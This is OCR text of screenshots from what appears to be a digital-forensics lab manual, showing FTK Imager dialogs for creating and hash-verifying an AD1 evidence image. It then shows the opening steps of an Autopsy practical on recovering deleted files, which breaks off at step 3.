

Select File
Evidence Source Selection
Please enter the source path:
D:\MSC_PART1
Browse...
< Back
Finish
Cancel
Help



Create Image
Image Source
D:\MSC_PART1
Starting Evidence Number:
1
Image Destination(s)
Add...
Edit...
Remove
Add Overflow Location
Verify images after they are created
Precalculate Progress Statistics
Create directory listings of all files in the image after they are created
Start
Cancel



Evidence Item Information
Case Number:
c002
Evidence Number:
002
Unique Description:
folder
Examiner:
vijay
Notes:
imp
< Back
Next >
Cancel
Help



Select Image Destination
Image Destination Folder
D:\cases
Browse
Image Filename (Excluding Extension)
msc3
Image Fragment Size (MB)
For Raw, E01, and AFF formats: 0 = do not fragment
1500
Compression (0=None, 1=Fastest, ..., 9=Smallest)
6
Use AD Encryption
Filter by File Owner
< Back
Finish
Cancel
Help



Create Ima
Image S
D:\MS
Image D
D:\case
Verify
Creat



Drive/Image Verify Results
Name
msc3.ad1
MD5 Hash
Computed hash
66573e5175fc28a69c05e7b934633709
Report Hash
66573e5175fc28a69c05e7b934633709
Verify result
Match
SHA1 Hash
Computed hash
ecf04bad01cd2833324ec8140a77b1e5c1
Report Hash
ecf04bad01cd2833324ec8140a77b1e5c1
Verify result
Match
Close



Creating Image...
Image Source:
D:\MSC_PART1
Destination:
D:\cases\msc3
Status:
Image created successfully
Progress
Elapsed time:
0:00:01
Estimated time left:
Image Summary...
Close


File View Mode Help
Add Evidence Item...
Add All Attached Devices
Image Mounting...
Remove Evidence Item
Remove All Evidence Items
Create Disk Image...
Export Disk Image...
Export Logical Image (AD1)...
Add to Custom Content Image (AD1)
Create Custom Content Image (AD1)...
Decrypt AD1 Image...
Verify Drive/Image...
Capture Memory...
Obtain Protected Files...
Detect EFS Encryption
Export Files...
Export File List...
Export Directory Listing...
Exit
File List
Name
Size
Type
Date Modified
Add Evidence from disk, image file, or folder
NUM


Select Source
Please Select the Source Evidence Type
Physical Drive
Logical Drive
Image File
Contents of a Folder
(logical file-level analysis only; excludes deleted, unallocated, etc.)
< Back
Next >
Cancel
Help


Open
Computer ▸ New Volume (D:) ▸ cases
Search cases
Organize
New folder
Favorites
Libraries
Documents
Pictures
Computer
Local Disk (C:)
New Volume (D:)
New Volume (F:)
Network
Name
Date modified
Type
msc.ad1 8/28/2018 11:24 AM AD1 File
msc.ad1 8/28/2018 11:24 AM TXT File
msc1.ad1 8/28/2018 11:28 AM AD1 File
msc1.ad1 8/28/2018 11:28 AM TXT File
msc3.ad1 8/28/2018 11:46 AM AD1 File
msc3.ad1 8/28/2018 11:46 AM TXT File
File name: msc3.ad1
All Files (*.*)
Open
Cancel


Select File
Evidence Source Selection
Please enter the source path:
D:\cases\msc3.ad1
Browse...
< Back
Finish
Cancel
Help


File List
Name
Size
Type
Date Modified
Custom Content Sources
Evidence File System Path File
Options

Practical No: 8

AIM : Recovering and Inspecting deleted files

- Check for Deleted Files
- Recover the Deleted Files
- Analyzing and Inspecting the recovered files

Step 1: Start Autopsy from Desktop.


Autopsy®

OPEN | EXTENSIBLE | FAST


Starting modules...

Step 2: Now create on New Case.


Step 3: Enter the New case Information and click on Next Button.



